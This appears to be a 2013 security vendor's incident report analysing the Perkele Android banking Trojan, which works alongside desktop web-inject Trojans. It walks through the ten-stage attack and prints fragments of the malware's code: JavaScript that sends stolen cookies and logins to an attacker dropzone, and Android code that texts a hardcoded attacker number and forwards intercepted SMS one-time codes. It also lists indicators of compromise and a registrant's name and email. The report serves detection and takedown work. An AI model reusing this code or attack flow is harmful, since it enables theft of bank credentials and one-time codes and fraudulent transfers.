Versafe TotALL™ Online Fraud Protection

*Protect **ALL** users. From **ALL** malware, threat types. On **ALL** devices. **ALL** transparently to the end-user.*

Summary of Mobile Malware & Cross-Device Attacks

Overview of the Attack: "Perkele for Android"

The attacker infects the victims' computers with any of the variety of web injection-based Trojans (e.g., Zeus, Carberp, SpyEye), in order to employ the necessary JavaScript injections that communicate and drive the victim to install the Perkele Trojan on his or her mobile device.

This then allows the attacker to seize the victim's TAN or multi-factor authentication code, thereby enabling subsequent fraudulent transactions.

What Was Done

1. The Versafe **Web**Safe™ solution detected suspicious scripts being injected into the *[CLIENT]* web application, from a number of devices across the user base.
2. The injections were attributed to a particular targeted mobile malware family, Perkele (related to Zitmo), including discovery of several APK (Android) files targeting other institutions as well.
3. The infection points were genuine websites that had been hacked to host the malware payload.
4. The Versafe SOC immediately contacted the site owners, and had the threat removed, as well as undertook shutdown of the involved dropzones (per agreed-upon business process).

Sample Incident Details


Date	Time	Action
XX.X.2013	18:00	The Versafe SOC investigate suspicious scripts detected by the WebSafe solution. The Malware Analysis team is updated about reports of Trojan's malicious activity against [CLIENT] customers.
XX.X.2013	08:00	Further investigation concludes the suspicious scripts are related to enabling download of the Perkele mobile malware, and the associated APK files.
XX.X.2013	12:20	After contacting the website owner, the malicious code is removed from the hacked site.
XX.X.2013	23:58	After contacting the files-hosting website, the malicious application (APK file) is removed.

Sample Infection Point & Dropzone Details

- http://xxxxxx.fi/merirock/gut/sms.php (down)
- http://yyyyyy.fi/merirock/gut/gate.php (down)
- http://www.zzzzz.com/p17or7kun5hlbd7p36kgj1iul3 (Down)
- IP address of the dropzone: 178.XXX.XXX.XX

Stages of the Attack: An Overview

The following 10 stages begin with the user's infected computer, ending with an automated transaction executed from the attacker's server.




1. The user submits a request for the bank's webpage from his or her computer, which had been previously infected by any of a variety of targeted web injection malware types.
2. The online banking page is sent to the user and opened by the web browser.
3. The Trojan on the user's computer injects malicious code into the webpage, prompting the user to enter his or her mobile information, including mobile number and OS type.
4. The user's mobile information is sent to the attacker's dropzone, in which a PHP-based system processes the information and documents the victim's information in the database.
5. The online banking page is then injected with another script, asking the user to scan a QR-code with his or her mobile device in order to install an additional security mechanism.
6. The victim scans the code, initiating download of the Perkele (or similar) mobile malware code.
7. The Trojan on the victim's computer conducts an automated transaction using the user's compromised credentials.
8. An SMS message with the TAN/OTP is sent to the victim's device.
9. The Perkele malware on the mobile device redirects the TAN/OTP to the attacker's server.
10. JavaScript running on the victim's computer receives the TAN/OTP and completes the transaction.

Stages of the Attack: In Detail

Stages 1-3:

- The attacker interacts with the user via web injection messaging, asking to enter his or her mobile number, mobile device model and OS.

A JavaScript request is sent to the dropzone, returning the Trojan script:



- The following is an example JavaScript injection: https://securepanel35.com/update/get.php?id=4
  - Credential grabbing: Captures user's credentials, delivering them to the dropzone.
  - HTML injection: Modification of the webpage, including additional messages and fields.
  - ATS: Executes automated transactions from the compromised user's account.

Domain information:

```
Registration Service Provided By: DOMAINCONTEXT INC.

Domain Name: SECUREPANEL35.COM

 Registration Date: 19-Jun-2013
 Expiration Date: 19-Jun-2014

 Status:LOCKED
        Note: This Domain Name is currently Locked.
        This feature is provided to protect against fraudulent acquisition of the domain nan

        as in this status the domain name cannot be transferred or modified.

 Name Servers:
    ns1.mychildrenss.com
    ns2.mychildrenss.com

 Registrant Contact Details:
    N/A
    ALEX KOTOV          ( alexkotov3@yandex.ru )
```

Privacy protection

The following links enable the Trojan to communicate with the dropzone:


```
var _sdatajson = 'undefined';
var sc0F = 'https://securepanel35.com/php/set_cook.php';
var gc0F = 'https://securepanel35.com/php/get_cook.php';
var slc0F = 'https://securepanel35.com/php/set_login_cook.php';
var d0F = 'https://securepanel35.com/update/d0.php';
var p0F = 'https://securepanel35.com/update/p0.php';
var l0F = 'https://securepanel35.com/update/l0.php';
var d00F = 'https://securepanel35.com/update/d00.php';
var p00F = 'https://securepanel35.com/update/p00.php';
var l00F = 'https://securepanel35.com/update/l00.php';
var kF = 'https://securepanel35.com/captcha/captcha.php';
var END_OF_INPUT = -1;

function xor_encode(data) {
    var res = '';
    var result = '';
    for (ii = 0; ii < data.length; ii++) {
        result += data.charCodeAt(ii) * 3;
        if (ii != data.length - 1) {
            result += ',';
```


Once the user submits his or her credentials, they are sent to the attacker's dropzone in clear text:


Stages 4-6:

- Receipt of the customer's mobile information triggers the infection process by displaying the user with a QR code, which the customer is asked to scan in order to complete the security upgrade.



- Once the code is scanned by the user, the application is downloaded to his or her mobile device, and installation of the mobile Trojan (Perkele or similar) commences.





The mobile Trojan's details and detection ratio:


SHA256:	ed5a814babbd5d9cde534e50aadd74476165b3ef9f97d5a563fb6a72e43fa9f6
SHA1:	135e15b1d03efe08ecb7ee3ae127d808cbfa6e9d
MD5:	1e988cd40ef83e73a8bee66040159c8c
File size:	65.7 KB (67285 bytes)
File name:	******. apk
Detection ratio:	5 / 46 (results by Virustotal)

Stages 7-8:

- Upon being launched, the application sends an SMS message to the attacker, at phone number +447937281670, with the message “Hallo”, "Ya Tut", or similar.

```
protected void onCreate(Bundle paramBundle)
{
  super.onCreate(paramBundle);
  setContentView(2130903040);
  ((Button)findViewById(2131165187)).setOnClickListener(this);
  SharedPreferences localSharedPreferences = getSharedPreferences("my_settings", 0);
  if (!localSharedPreferences.getBoolean("hasVisited", false))
  {
    SmsManager.getDefault().sendTextMessage("+447937281670", null, "Hallo", null, null);
    SharedPreferences.Editor localEditor = localSharedPreferences.edit();
    localEditor.putBoolean("hasVisited", true);
    localEditor.commit();
  }
  if (localSharedPreferences.getBoolean("hasTrue", false))
    setContentView(2130903041);
```

- The application compares the password and password verification fields, prior to sending any data to the dropzone. If the values match, a new window with a picture of the code is shown.





```
if (str1.equals(str2))
{
  setContentView(2130903041);
  SharedPreferences.Editor localEditor = getSharedPreferences("my_settings", 0).edit();
  localEditor.putBoolean("hasTrue", true);
  localEditor.commit();
  return;
```

Password comparison

Switch to confirmation code window

The user is then asked to enter it in the website:



The Trojan completes the process by displaying a message on the user's computer, informing of a successful completion of the "security" upgrade, and that the user can proceed with his or her online banking session.

Stage 9:

- Once the application is installed on the device, each incoming SMS message is scanned by the Perkele (Zitmo, or similar) mobile Trojan. When the user receives an SMS message with the format "random&&time", the malicious application saves the time parameter and time range, delivering the incoming SMS messages to the attacker, unbeknownst to the victim.

```
public static final String NUMBER = "+44793/2816/0";
private final String[] BLACK_LIST = { "" };
private final boolean NOT_ACCEPT_ALL_MESSAGE = true;
private final boolean USE_BLACK_LIST = false;
private final boolean USE_NUMBER = true;
private String mBody;
private String mSender;
private String mTimestamp;

public Sms(String paramString1, String paramString2, long paramLong)
{
  this.mBody = paramString1;
  this.mSender = paramString2;
  this.mTimestamp = new SimpleDateFormat("dd/MM/yyyy HH:mm:ss").format(Long.valueOf(paramLong));
}

public String createMessage()
{
  return this.mSender + " " + this.mBody + " " + this.mTimestamp;
```

In order to stop this message forwarding procedure, the attacker sends the following SMS message ("DELETE") to the user's mobile device.


```
if ("@DELETE".equals(localSmsMessage.getMessageBody()))
{
  localEditor.putBoolean("qwerty", true);
  localEditor.commit();
  abortBroadcast();
  String[] arrayOfString = localSmsMessage.getMessageBody().split("&&");
```

Stage 10:

- The JavaScript running on the victim's computer receives the TAN/OTP and completes the transaction. The TAN is pulled from storage by the computer-based Trojan, which in turn sends it to the bank to complete the illicit transfer of money out of a bank customer's account and into the attacker's "mule" account.

After the Attack

- Once the Versafe SOC had contacted the relevant website owners, the malicious website scripts and files were removed. The page of the malicious script after shutdown:



The page of the malicious APK file in the files-hosting after removal: